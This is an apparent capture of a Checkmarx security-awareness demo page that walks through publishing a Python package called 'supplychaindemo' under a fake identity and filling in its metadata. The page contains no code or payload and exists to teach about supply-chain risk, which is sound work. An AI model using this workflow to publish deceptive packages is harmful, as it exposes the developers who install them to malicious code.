
\*\*\*\*\*

Get Fake Identity

Next

DON'T TAKE  
CODE FROM  
STRANGERS

Checkmarx  
SWAG



## Step 2: Fill Package Metadata



Type

Python

Name

supplychaindemo

Version

e.g. 1.2.3

Description


This package is used for security research and demonstrations. It might contain dangerous code snippets. Do not run.

Project Git Repo URL ([browse trending](#))

e.g. https://github.com/<user>/<repo>

Previous

Next



## Step 2: Fill Package Metadata



Type

Python

Name

supplychaindemo

Version

1.2.3

Description

This package is used for security research and demonstrations. It might contain dangerous code snippets. Do not run.


Project Git Repo URL ([browse trending](#))

e.g. https://github.com/<user>/<repo>

Previous

Next





## Step 2: Fill Package Metadata



Type

Python

Name

supplychaindemo

Version

1.2.3

Description

This package is used for security research and demonstrations. It might contain dangerous code snippets. Do not run.

